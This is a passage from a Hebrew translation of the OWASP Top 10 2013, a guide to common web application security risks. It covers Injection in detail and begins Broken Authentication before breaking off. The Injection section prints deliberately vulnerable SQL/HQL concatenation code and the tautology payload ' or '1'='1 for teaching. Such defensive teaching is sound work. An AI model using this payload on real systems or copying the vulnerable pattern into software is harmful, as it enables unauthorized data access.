



אודות OWASP

הקדמה

תוכנה לא מאובטחת מערערת את יציבות הכלכלה, הבריאות, הביטחון, האנרגיה ותשתיות קריטיות. ככל שהתשתיות הדיגיטליות שלנו נעשות מורכבות ומקושרות יותר, כך עולה רמת המורכבות של פיתוח תוכנה מאובטחת. אין באפשרותנו להרשות לעצמנו פרצות אבטחה בסיסיות כמו אלו המוצגות ב- OWASP TOP 10.

המטרה של פרויקט ה- TOP 10 היא להעלות מודעות לגבי פיתוח מאובטח ע"י הצגת חלק מהסיכונים הקריטיים ביותר העומדים בפני ארגונים. תקנים, ספרים, כלים וארגונים כגון MITRE, PCI DSS, DISA, רבים אחרים FTC מסתמכים על פרויקט ה- TOP 10. הוצאה זו של ה- TOP 10 מסמנת את שנתו העשירית של הפרויקט ושל העלאת המודעות והחשיבות של פיתוח מאובטח.

מסמך ה- OWASP Top 10 פורסם לראשונה ב-2003 כאשר שינויים קלים נערכו בו בשנת 2004 ו-2007. הגרסה שיצאה ב-2010 חידשה בזה שדרגה גם לפי סיכון ולא רק שכיחות. העדכון הנוכחי אותו אתם קוראים יצא בשנת 2013 והוא נוקט בגישה דומה.

בזאת, אנו מעודדים את השימוש ב- TOP 10 על מנת ליזום ולהתניע פיתוח מאובטח בארגון. מפתחים יכולים ללמוד מטעויות של ארגונים אחרים, ומנהלים צריכים להתחיל לחשוב כיצד לנהל את הסיכונים הנוצרים ע"י יישומים בארגון.

בטווח הארוך, אנו מעודדים אתכם ליצור תוכניות פיתוח מאובטח התואמות את התרבות והטכנולוגיה בארגונכם. תוכניות אלו מגיעות בכל צורה וגודל, ועליכם להימנע מלנסות לעשות הכל כפי שמתואר ע"י חלק מתהליכי הדוגמא. במקום זאת, מומלץ לתעל את החוזק הארגוני על-מנת ליישם ולמדוד את מה שמתאים לארגונכם.

אנו מקווים שפרויקט ה- OWASP TOP 10 יהיה שימושי למאמצי הפיתוח המאובטח שלכם. אל תהססו ליצור קשר עם ארגון OWASP עם שאלות, הערות ורעיונות. אם באופן כללי בשליחת מייל לכתובת OWASP-TopTen@lists.owasp.org או בתכתובת פרטית ל- dave.wichers@owasp.org.

אודות OWASP

ה- Open Web Application Security Project (OWASP) פרויקט קהילה המיועד לאפשר לארגונים לפתח, לרכוש ולתחזק תוכנה אשר ניתן לסמוך עליה בהיבטי אבטחה. ב- OWASP תמצאו הכול חינם...

- תקנים וכלי פיתוח מאובטח
- אוסף ספרים בנושאי בדיקות בתהליכי פיתוח מאובטח, כתיבת קוד מאובטח ובקרת קוד בהיבטי אבטחת מידע
- בקורות אבטחת מידע וספריות תקניות
- שלוחות מקומיות ברחבי העולם
- מחקר פורץ דרך
- כנסים ברחבי העולם
- רשימות תפוצה
- למידע נוסף: <https://www.owasp.org>

כל הכלים, המסמכים, הפורומים ושלוחות OWASP הינם חינמיים ופתוחים לכל אחד המתעניין בפיתוח מאובטח. אנו תומכים בגישה לבעיית הפיתוח המאובטח כבעיית אנשים, תהליכים וטכנולוגיה, מאחר והגישה הכי יעילה לשפר את רמת הפיתוח המאובטח בארגון היא לטפל בשלושת התחומים הללו.

OWASP הינו ארגון מסוג חדש. החירות שלנו מלחצים מסחריים מאפשרת לנו לספק מידע שימושי, יעיל ובלתי משוחד בנושא פיתוח מאובטח. OWASP אינה מקושרת לאף חברה טכנולוגית, עם זאת אנו תומכים בשימוש במוצרי אבטחה מסחריים. בדומה לפרויקטי קוד פתוח רבים אחרים, OWASP מייצר תוצרים מסוגים שונים בצורה שיתופית ופתוחה.

ארגון ה- OWASP הוא ארגון ללא מטרת רווח המבטיח הצלחה ארוכת טווח של הפרויקט. כמעט כל המעורבים בפרויקט הינם מתנדבים לרבות מועצת OWASP, הוועדות העולמיות, ראשי השלוחות, ראשי המיזם וחברי המיזם. אנו מעודדים מחקר פורץ דרך בתחום אבטחת המידע הכולל מענקים ותשתיות.

הצטרפו אלינו!

Copyright and License

Copyright © 2003 –2014 The OWASP Foundation

This document is released under the Creative Commons Attribution ShareAlike3.0 license. For any reuse or distribution, you must make clear to others the license terms of this work.

ברוכים הבאים

ברוכים הבאים ל - OWASP Top 10 2013! עדכון זה מרחיב את אחת הקטגוריות מגרסת 2010 להיות יותר כוללת בנוגע לפגיעויות נפוצות וחשובות, ומשנה את הסדר של אחרות בהתבסס על שינוי בשכיחויות הופעתן. הוא גם מביא לאור הזרקורים את רכיבי אבטחת המידע ע"י יצירת קטגוריה ייחודית לסיכון זה, שולף נושא זה מחוסר הבהירות סביב הנושא כפי שהופיע ב A6 – ניצול תצורה לא מאובטח. ה OWASP Top 10 לשנת 2013 מבוסס על 8 מאגרי מידע מ 7 חברות שמתמחות בפיתוח מאובטח, כולל 4 חברות יעוץ ו 3 חברות כלים/ספקי פתרונות SaaS (1 סטטי, 1 דינאמי ו-1 המשלב את שניהם). המידע שסופק ע"י החברות כולל כ 500,000 פגיעויות שנמצאו אצל מאות ארגונים, ואלפי יישומים. עשרת הפגיעויות הנפוצות נבחרו ומוינו בהתאם לשכיחות המידע בצירוף עם קונצנזוס בנוגע לרמת הפגיעות, אפשרות הזיהוי והערכה של הפגיעה האפשרית.

המטרה העיקרית של ה - OWASP Top 10 היא לחנך מפתחים, מעצבים, אדריכלים, מנהלים וארגונים בכלל, על ההשלכות בחשיפה של הארגון לחולשות הכי משמעותיות בתחום יישומי אינטרנט. ה - Top 10 מספק טכניקות בסיסיות להגנה מפני סיכונים ברמה גבוהה וכמו כן מספק הכוונה כיצד ניתן להתקדם עם נושאים אלו.

תודות

תודה ל - [Aspect Security](#) על היוזמה, הובלת ועדכון ה - OWASP Top 10 החל מראשית כתיבתו ב-2003, ולכותבים העיקריים: ג'ף וויליאמס ודייב ויצ'ר.



לטובת העדכון לשנת 2013:

[Aspect Security](#)
[HP – Statistics \(Fortify and WebInspect\)](#)
[Minded Security – Statistics](#)
[Softtek – Statistics](#)
[TrustWave, Spiderlabs – Statistics](#)
[Veracode – Statistics](#)
[WhiteHat Security Inc. – Statistics](#)

בנוסף נרצה להודות להלו שטרוח ועמלו על התרגום והעריכה בעברית של גרסה זו:

• אור כץ – מוביל הפרויקט
 • אייל אסטרין
 • אורן יצחק
 • דן פלד
 • שי סיון

אזהרות

אל תעצור ב-10 החולשות הראשונות. ישנם מאות נושאים העשויים להשפיע על אבטחתם של יישומי אינטרנט כפי שניתן לקרוא ב- [OWASP Developer's Guide](#) וב- [OWASP Cheat Sheet Series](#). אלו מקורות מידע חיוניים עבור כל מי שמפתח יישומי אינטרנט כיום. הדרכה לגבי הדרך היעילה ביותר למציאת חולשות ביישומי אינטרנט ניתן למצוא ב- [OWASP Testing Guide](#) וב- [OWASP Code Review Guide](#).

שינוי מתמיד. ה- Top 10 ימשיך להשתנות. גם ללא שינוי של אף שורת קוד ביישום אתה עלול להיות חשוף לפגיעות שאף אחד עוד לא חשב עליה. מומלץ לעבור על העצות בסוף המסמך "מה הלאה עבור מפתחים, מאמתיים וארגונים" עבור מידע נוסף.

חשוב בצורה חיונית. כשתהייה מוכן להפסיק לרדוף אחרי חולשות ולהתרכז בביסוס בקורות אבטחה טובות במערכות אתה מוזמן לעיין ב- [Application Security Verification Standard \(ASVS\)](#), כמדריך עבור ארגונים ומבקרי יישומים לגבי מה לבדוק.

השתמש בכלים בצורה חכמה. חולשות אבטחה עשויות להיות מורכבות ומוסתרות מאחורי כמויות קוד אדירות. כמעט בכל המקרים הגישה הכי משתלמת לזיהוי וטיפול בחולשות היא שימוש במומחים החמושים בכלים טובים.

אמץ תהליכים נכונים. אבטחת יישומי אינטרנט אפשרית אך ורק כאשר פיתוח קוד מאובטח הינו חלק ממחזור החיים של פיתוח תוכנה בארגון. להנחיות כיצד לשלב פיתוח מאובטח במחזור חיי התוכנה - [Open Software Assurance Maturity Model \(SAMM\)](#) שהוא חלק גדול מ- [OWASP CLASP Project](#).

מה השתנה מ-2010 עד 2013

מפת האיזמים של יישומי אינטרנט משתנה באופן תמידי. גורמי מפתח להתפתחות זו היא: פעילות ענפה של תוקפים בתחום, שחרורם של טכנולוגיות חדישות שכוללות חולשות חדשות במקביל לשיפור בהגנות הפנימיות, ובנייה של מערכות מורכבות יותר ויותר. על מנת לעמוד בקצב ההתפתחות הטכנולוגית, אנו מעדכנים את רשימת 10 החולשות הנפוצות ביותר של OWASP.

ביצענו את השינויים הבאים:

- הזדהות שבורה ומנגנון ניהול שיחה עלה שכיחותו בהתבסס על המידע שבראשותנו. אנו מאמינים שזה ככל הנראה כתוצאה מזה שנושא זה נבדק באופן מקיף ולא מכיון שהוא יותר שכיח. זה גרם ל A2 ו A3 להחליף בסדר המקומות.
- Cross-Site Request Forgery (CSRF) ירד בשכיחותו בהתבסס על המידע שבידנו מ 2010-A5 ל 2013-A8. אנחנו מאמינים שזה נובע מהעובדה ש CSRF נמצא ברשימת 10 החולשות הנפוצות כ 6 שנים מה שגרם לארגונים ו frameworks לפיתוח קוד להתמקד בפתרון הבעיה מה שגרם לירידה משמעותית של פגיעויות אלו בעולם האמיתי.
- הרחבנו את "כישלון בהגבלת גישה לכתובת אתר" מ OWASP Top 10 להיות יותר כוללני:
+ 2010-A8 "כישלון בהגבלת גישה לכתובת אתר" הפך ל 2013-A7 "חוסר בבקרת גישה ברמה היישומית" בכדי לכסות את כל הבקרות על פעילויות היישום. ישנן דרכים רבות בכדי לקבוע איזו פעילות היישום מתבצעת ולא רק ברמת כתובת האתר.
- מיזגנו והרחבנו את 2010-A9 & 2010-A7 בכדי ליצור את 2013-A6 "חשיפת מידע רגיש":
- הקטגוריה החדשה הזו נוצרה משילוב 2010-A7 אחסון מידע מוצפן בצורה לא מאובטחת עם 2010-A9 הגנה בלתי מספקת בשכבת התעבורה בנוסף על הוספת הסיכונים בחשיפת מידע בצד הדפדפן. קטגוריה זו מכסה את נושא ההגנה על מידע רגיש (בשונה מבקרת גישה המתוארת בחלקים 2013-A4 ו-2013-A7) מרגע שהמידע הרגיש סופק ע"י המשתמש, נשלח ונשמר בתוך היישום, ואז נשלח לדפדפן בחזרה.
- הוספנו 2013-A9 "שימוש ברכיבים עם פגיעויות ידועות"
+ נושא זה הוזכר ב 2010-A6 "ניהול תצורה לא מאובטח" אולם עכשיו יש לו קטגוריה משלו כתוצאה מגידול והעמקה של תחום פיתוח רכיבים שהגביר את הסיכון בשימוש ברכיבים עם פגיעויות ידועות.

| OWASP TOP 10 – 2010 (גרסא ישנה) | | OWASP TOP 10 – 2013 (גרסא חדשה) | |
|----------------------------------------------------------------|----|---------------------------------------------------------------|----|
| הזרקת קוד זדוני (Injection) | A1 | הזרקת קוד זדוני (Injection) | A1 |
| הזדהות שבורה ומנגנון ניהול שיחה | A3 | הזדהות שבורה ומנגנון ניהול שיחה | A2 |
| Cross-Site Scripting (XSS) | A2 | Cross-Site Scripting (XSS) | A3 |
| אזכור ישיר לרכיב לא מאובטח (Insecure Direct Object References) | A4 | אזכור ישיר לרכיב לא מאובטח (Insecure Direct Object Reference) | A4 |
| ניהול תצורה לא מאובטח (Security Misconfiguration) | A6 | ניהול תצורה לא מאובטח (Security Misconfiguration) | A5 |
| אחסון מידע מוצפן בצורה לא מאובטחת ← אוחד עם A9 | A7 | חשיפת מידע רגיש | A6 |
| כישלון בהגבלת גישה לכתובת אתר ← התרחב A7 | A8 | חוסר בבקרת גישה ברמה היישומית | A7 |
| Cross-Site Request Forgery (CSRF) | A5 | Cross-Site Request Forgery (CSRF) | A8 |
| נקבר ב A6 ניהול תצורה לא מאובטח | A6 | שימוש ברכיבים עם פגיעויות ידועות | A9 |

Release Notes


RN

מה השתנה מ-2010 עד 2013 – המשך

| OWASP TOP 10 – 2010 (גרסא ישנה) | | OWASP TOP 10 – 2013 (גרסא חדשה) | |
|-------------------------------------------------------------------------|------------|-------------------------------------------------------------------------|------------|
| הפניות והעברות לא מאומתות (Unvalidated Redirects and) (Forwards) | A10 | הפניות והעברות לא מאומתות (Unvalidated Redirects and) (Forwards) | A10 |
| A9 - הגנה בלתי מספקת בשכבת התעבורה | --- | התמזג עם A7-2010 לתוך 2013- A6 | --- |

מה הם סיכוני האבטחה בפיתוח קוד?

תוקפים עלולים להשתמש בדרכים שונות דרך היישום כדי להזיק לעסק שלך או לארגון. כל אחד מדרכים אלו מייצג סיכון שעשוי לעיתים להיות רציני מספיק כדי להצדיק תשומת לב מיוחדת.



לעיתים, דרכי אלו קלות למציאה וניצול ולעיתים הן קשות ביותר למציאה. באופן דומה, עשוי להיות ללא השלכות, או שעשוי לגרום לנזק ממשי לעסק. על-מנת לקבוע את הנזק לארגון שלך, תוכל לבחון את הסבירות הקשורה לכל גורם איום, נתיב תקיפה וחולשה ולאחד אותם בעזרת ההשפעה הטכנית והעסקית על הארגון שלך. יחדיו, אלו הגורמים להערכת הנזק הכולל.

הפניות

OWASP

- [OWASP Risk Rating methodology](#)
- [Article on Threat/Risk Modeling](#)

קישורים חיצוניים:

- [FAIR Information Risk Framework](#)
- [Microsoft Threat Modeling \(STRIDE and DREAD\)](#)

מה הסיכון שלי?

עדכון זה [לעשרת האיומים של OWASP](#) מתמקד בזיהוי הסיכונים החמורים ביותר עבור מגוון רחב של ארגונים. לכל אחד מהסיכונים הנ"ל, אנו מספקים מידע כללי לגבי הסבירות וההשפעה הטכנית של סיכונים אלה באמצעות שימוש בטבלת הערכת הסיכונים הבאה, המתבססת על [מתודולוגיית הערכת הסיכונים של OWASP](#).

| גורמי איום | נתיבי תקיפה | שכיחות חולשה | יכולת גילוי | השפעה טכנית | השפעה ברמת העסק |
|------------|-------------|--------------|-------------|-------------|-----------------|
| תלוי יישום | קלה | נפוץ | קלה | חמורה | תלוי יישום/עסק |
| | בינונית | שכיח | בינונית | מתונה | |
| | קשה | נדיר | קשה | שולית | |

עם זאת, רק אתה מכיר את פרטי הסביבה שלך ואת העסק שלך. עבור יישום נתון כלשהו, ייתכן כי לא קיים גורם איום המסוגל לבצע את ההתקפה הנתונה, או השפעה ברמה הטכנית על העסק. לכן יש להעריך כל סיכון בעצמך, תוך התמקדות בגורמי האיום, בקרות אבטחה, והשפעות עסקיות על הארגון שלך. אנו מציינים גורמי איום כתלויי יישום, והשפעות עסקיות כהשפעה כתלויות יישום/ארגון על-מנת להצביע שהן לחלוטין תלויות על פרטי היישום והארגון שלך.

עשרת האיומים הקריטיים על פי OWASP לשנת 2013

• בעיות הזרקת קוד זדוני, כגון SQL/OS/LDAP Injection, מתרחשות כאשר מידע לא מאומת נשלח לרכיב התרגום כחלק מפקודה / שאילתא. המידע העוין של התוקף עלול להטעות את רכיב התרגום ולהפעיל פקודות לא רצויות או לחילופין לאפשר גישה למידע לא מורשה.

A1 - הזרקת קוד זדוני (Injection)

• לעיתים קרובות, פעולות ביישום הקשורות להזדהות וניהול שיחה אינן מיושמות בצורה נכונה. הדבר מאפשר לתוקפים לחשוף סיסמאות, מפתחות הצפנה, תג זיהוי (Session token) או לנצל ליקויים אחרים במימוש לניחוש זהויות של משתמשים אחרים.

A2 - הזדהות שבורה ומנגנון ניהול שיחה

• התקפות מסוג XSS מתרחשות כאשר יישום שולח מידע לא מאומת לדפדפן מבלי לבצע בדיקות אימות למידע. התקפה זו מאפשרת לתוקפים להפעיל תסריט בדפדפן של הקורבן ובכך לחטוף את השיחה של המשתמש, להשחית אתרים או להפנות את המשתמש לאתר זדוני.

A3 - Cross-Site Scripting

• הפנייה ישירה לרכיב בצורה לא מאובטחת מתרחשת כאשר מפתח חושף הפניה לרכיב יישום פנימי כגון קובץ, ספרייה או מפתחות בסיסי נתונים. ללא בקרת גישה או אמצעי הגנה אחר, תוקפים עלולים להערים על ההפניות החשופות ולגשת למידע לא מורשה.

A4 - אזכור ישיר לרכיב לא מאובטח

• אבטחה נאותה דורשת הגדרות תצורה מאובטחות עבור יישום, מסגרות עבודה, שרתי יישומים, שרתי אינטרנט, מסד הנתונים והפלטפורמות השונות. הגדרות אלו צריכות להיות מוגדרות, מיושמות ומתוחזקות כיוון שרבות מהמערכות מגיעות עם הגדרות לא מאובטחות כברירת מחדל. הדבר דורש עדכון שוטף של התוכנה, לרבות כל ספריות הקוד הנמצאות בשימוש על ידי היישום.

A5 - ניהול תצורה לא מאובטח

• יישומי אינטרנט רבים לא מגינים על מידע רגיש, כגון כרטיסי אשראי, מספרי תעודות זהות או פרטי הזדהות. תוקפים עלולים לגנוב או לשנות מידע לא מוגן שכזה בכדי לבצע הונאת כרטיסי אשראי, גניבת זהות או פשעים אחרים. מידע רגיש דורש הגנה נוספת כמו הצפנה בין אם המידע שמור או בתנועה ובנוסף אמצעי זהירות כאשר מידע זה מועבר לדפדפן.

A6 - חשיפת מידע רגיש

• רוב יישומי האינטרנט מוודאים הרשאות גישה לפעילות ביישום לפני שהם מאפשרים פעילויות אלו בממשק המשתמש. אולם יישומים חייבים לבצע את אותן בדיקות הרשאה בצד השרת לפני ביצוע אותן פעילויות. אם בקשות לא מאומתות כראוי, תוקפים יוכלו לזייף בקשות בכדי לבצע פעילות ללא הרשאה.

A7 - חוסר בבקרת גישה ברמה היישומית

• התקפת מסוג CSRF גורמת לדפדפן של משתמש מחובר לשלוח בקשת HTTP מזויפת לאתר אינטרנט. הבקשה עשויות לכלול את מזהה השיחה (Session Cookie) של הקורבן וכל מידע אחר של הזדהות אשר כלול בצורה אוטומטית בבקשות HTTP לכיוון יישום אינטרנט פגיע. ההתקפה מאפשרת לתוקף ליצור בקשות פוגעניות באמצעות דפדפן המשתמש אשר נחשבות לגיטימיות שכן הוא מחובר למערכת.

A8 - Cross-Site Request Forgery (CSRF)

• רכיבים כגון ספריות, frameworks ותוכנות כמעט תמיד רצים עם הרשאות מלאות. אם רכיב פגיע מנוצל, התקפה שכזו עשויה לאפשר אובדן מידע רציני או אפילו השתלטות על השרת. יישומים שמשתמשים ברכיבים עם פגיעויות ידועות עשויים לערער את ההגנות של היישום עצמו ולאפשר מגוון של התקפות ופגיעויות.

A9 - שימוש ברכיבים עם פגיעויות ידועות

• יישומי אינטרנט לעתים קרובות מפנים משתמשים לדפי אינטרנט אחרים ומשתמשים במידע לא אמין כדי לקבוע את דפי היעד. ללא אימות תקין, התוקפים יכולים להפנות את הקורבנות לאתרי התחזות או אתרים זדוניים, או להשתמש בהפניה כדי לגשת לדפים בלתי מורשים.

A10 - הפניות והעברות לא מאומתות

| גורמי איום | נתיבי התקפה | חולשות באבטחת המידע | השפעות טכניות | השפעה ברמת העסק |
|----------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------|
| תלוי יישום | יכולת ניצול [קלה] | שכיחות [נפוץ] | יכולת גילוי [בינונית] | השפעה [חמורה] |
| כל גורם אשר עשוי לשלוח מידע בלתי מאומת למערכת, לרבות משתמשים חיצוניים, פנימיים ומנהלי מערכת. | המתקיף שולח התקפות טקסטואליות אשר מנצלות את התחביר של רכיב התרגום. כמעט כל מקור מידע יכול להוות מקור להזרקת קוד עוין | פגיעויות הזרקת קוד זדוני קורות כאשר יישום שולח מידע לא אמין לרכיב התרגום. פגיעויות הזרקת קוד זדוני הן מאד שכיחות במיוחד בקוד תוכנה מיושן. לרוב הן ימצאו בשאילתות SQL, שאילתות LDAP, שאילתות XPath, פקודות על מערכת ההפעלה ומשתני קלט לתוכנית וכו'. פגיעויות הזרקת קוד זדוני קלות לזיהוי כאשר בוחנים את הקוד אולם קשות לזיהוי על ידי בדיקות. מוצרים כגון fuzzers scanners יכולים לעזור לתוקפים למצוא אותן. | פגיעויות הזרקת קוד זדוני יכולה להסתיים באובדן או השחתה של מידע, חוסר בנשיאה באחריות או חסימת גישה. פגיעויות הזרקת קוד זדוני עשויה לעיתים להוביל להשתלטות זדונית על שרת או אתר אינטרנט. | יש לשקול את הערך העסקי של המידע שיכול להיפגע ושל אתר האינטרנט שמריץ את רכיב התרגום. כל המידע עשוי להיגב, להשתנות או להימחק. האם המוניטין שלך עשוי להיפגע? |

האם אני פגיע?

הדרך הטובה ביותר לקבוע האם יישום פגיע להזרקת קוד זדוני הינה על ידי וידוא שכל השימוש ברכיב התרגום מזהה באופן ברור מידע שאינו מאומת מפקודה או שאילתה. עבור שאילתות SQL פירוש הדבר שימוש במשתנים מקושרים בכל ההצהרות המוכנות (prepared statement), וכל התהליכים השמורים (Stored procedures) וזאת על ידי הימנעות משאילתות דינאמיות. בדיקת הקוד היא הדרך המהירה והמדויקת בכדי לדעת האם היישום משתמש ברכיב התרגום באופן בטוח. כלי בדיקה וניתוח קוד יכולים לעזור לאיש אבטחת המידע למצוא את השימוש ברכיב תרגום ולעקוב אחרי זרימת המידע בתוך היישום. בודקי אבטחת מידע (penetration testers) עשויים לוודא סוגיות אלו על ידי יצירת ניצול פגיעויות שמאשררות את הפגיעות הקוד. סריקות אוטומטיות אשר מפעילות את היישום באופן דינמי עשויות לספק תובנה לגבי האם קיימות פגיעויות אשר ניתן לנצל ביישום. לכלי הסריקה אין בהכרח נגישות לרכיב התרגום ולכן יש להם קושי בזיהוי הסוגיה האם ההתקפה הצליחה. ניהול גרוע של הודעות שגיאה של היישום הופך את זיהוי פגיעויות הזרקת קוד זדוני לקל יותר.

כיצד אני מונע סיכון זה?

מניעת הזרקת קוד זדוני דורש הפרדה בין מידע שמגיע ממקור בלתי מאומת לבין פקודות ושאילתות מתוך הקוד.

1. האפשרות המועדפת היא להשתמש בממשק פיתוח מאובטח אשר נמנע מגישה ישירה לרכיב התרגום לחלוטין או שמספק ממשק מבוסס משתנים. יש להיות זהירים משימוש בממשקי פיתוח כדוגמת תהליכים שמורים (stored procedures), מבוססי משתנים אך עדיין עשויים לכלול בתוכם סכנה בדמות הזרקת קוד זדוני.
2. אם ממשקי פיתוח מבוססי משתנים אינם זמינים, יש להימנע משימוש בתווים מיוחדים תוך שימוש בתחביר מוגדר עבור רכיב התרגום המסוים. ל [OWASP's ESAPI](#) יש חלק מאותן יכולות [escaping](#).
3. עוד מומלץ לבצע אימות קלט חיובי (או "white list") עם שינוי מתאים של המידע בהתאם לשפת המקור, אבל פתרון זה אינו מהווה פתרון כולל כיוון שחלק מהיישומים דורשים תווים מיוחדים כחלק מהקלט. במידה ונדרש שימוש בתווים מיוחדים, רק גישות 1 ו-2 המצויינות למעלה יהוו את הפתרון המאובטח. ל [OWASP's ESAPI](#) ישנה ספריה מורחבת המאפשרת ביצוע של [אימות קלט חיובי](#).

דוגמאות לתסריטי תקיפה

1. היישום משתמש במידע לא מאומת בעת יצירת שאילתת SQL הבאה:


```
String query = "SELECT * FROM accounts WHERE custID=" + request.getParameter("id") + "";
```
2. אמון עיוור של יישום במסגרות עבודה (frameworks) עשוי להסתיים בשאילתות פגיעות (לדוגמה Hibernate Query (Language (HQL):


```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID=" + request.getParameter("id") + "");
```
2. בשני המקרים, התוקף משנה את הערך 'id' בדפדפן בכדי לשלוח '1'='1' or '1'='1' לדוגמה:


```
http://example.com/app/accountView?id=' or '1'='1
```

דבר זה משנה את משמעות שתי השאילתות כך שהן מחזירות מידע על כל הרשומות בבסיס הנתונים, ולא על הרשומה של הלקוח המסוים כפי שהיה שצפוי שיקרה. במקרה הגרוע, התוקף מנצל חולשה זו בכדי לשנות נתונים או לפנות לתהליכים שמורים (stored procedures) בבסיס הנתונים.

הפניות

OWASP

- [OWASP SQL Injection Prevention Cheat Sheet](#)
- [OWASP Query Parameterization Cheat Sheet](#)
- [OWASP Command Injection Article](#)
- [OWASP XML eXternal Entity \(XXE\) Reference Article](#)
- [ASVS: Output Encoding/Escaping Requirements \(V6\)](#)
- [OWASP Testing Guide: Chapter on SQL Injection Testing](#)

הפניות חיצוניות

- [CWE Entry 77 on Command Injection](#)
- [CWE Entry 89 on SQL Injection](#)
- [CWE Entry 564 on Hibernate Injection](#)

| גורמי איום | נתיבי התקפה | חולשות באבטחת המידע | השפעות טכניות | השפעה ברמת העסק |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------|
| תלוי יישום | יכולת ניצול [בינונית] | שכיחות [נפוץ] | יכולת גילוי [בינונית] | השפעה [חמורה] |
| יש לקחת בחשבון ולהתייחס למשתמש אנונימי וגם למשתמש פעיל כאילו ינסו לגנוב חשבונות ממשתמשים אחרים. כמו כן, התייחס למשתמשים קיימים כאילו מנסים להסוות עצמם לאחרים. | תוקף משתמש בזליגה או פגיעות במנגנוני ההזדהות או ניהול השיחה (Session Ids) (כדוגמת חשבונות חשופים, סיסמאות, נתוני ההזדהות, נתוני Session Ids) על-מנת להתחזות למשתמשים אחרים. | לעתים מפתחים מנסים לבנות בעצמם מנגנוני ניהול שיחה או מנגנוני הזדהות. אולם, לבנות נכון מנגנון כזה זו משימה קשה. לפיכך, במנגנונים שכאלה שנבנו לבד, נמצא לעתים קרובות פגיעויות במקומות כדוגמת התנתקות מהמערכת (Logout), ניהול סיסמאות, זמן תפוגת השיחה, מנגנון זכור אותי, שאלת אבטחה, עדכון חשבונות ועוד. מציאת פגיעויות במנגנונים אלה עשויה להיות משימה קשה שכן אלו מנגנונים שמומשו בצורה ייחודית לכל מערכת. | פגיעויות אבטחת מסוג זה, עשויות לאפשר תקיפה של חלק או כל החשבונות. במקרה של מתקפה מוצלחת יוכל התוקף לעשות כל מה שמורשה לעשות החשבון המותקף בשמו, ולפיכך החשבונות המותקפים הם בדרך כלל חשבונות בעלי הרשאות גבוהות דוגמת מנהל מערכת. | קח בחשבון את הערך העסקי של המידע המותקף או יכולות היישום. יש גם להתייחס להשפעה של חשיפה ציבורית לפגיעות הזו – פגיעה במוניטין. |

כיצד אני מונע סיכון זה?

ההמלצה העיקרית לארגונים הינה ליצר למפתחים את הכלים הבאים:

1. **סדרה של כלי הזדהות חזקה וניהול מנגנוני ניהול שיחה.** כלים מסוג זה צריכים לשאוף ל:
 - (a) לאכוף את כל המלצות ההזדהות וניהול השיחה כפי שמופיעות במסמך ה [ASVS](#) של OWASP בתחומים של הזדהות (V2) וניהול שיחה (V3).
 - (b) בעלי ממשק פשוט עבור מפתחים. יש לשקול את מנגנון הזיהוי והגישה של [ESAPI Authenticator and User APIs](#) כדוגמאות טובות לחיקוי, שימוש ובניה על פיהם.
2. יש להשקיע מאמצים רבים למנוע פגיעות מסוג XSS על מנת למנוע גניבה של נתוני הזדהות (Session ID's). ראה A3.

האם אני פגיע?

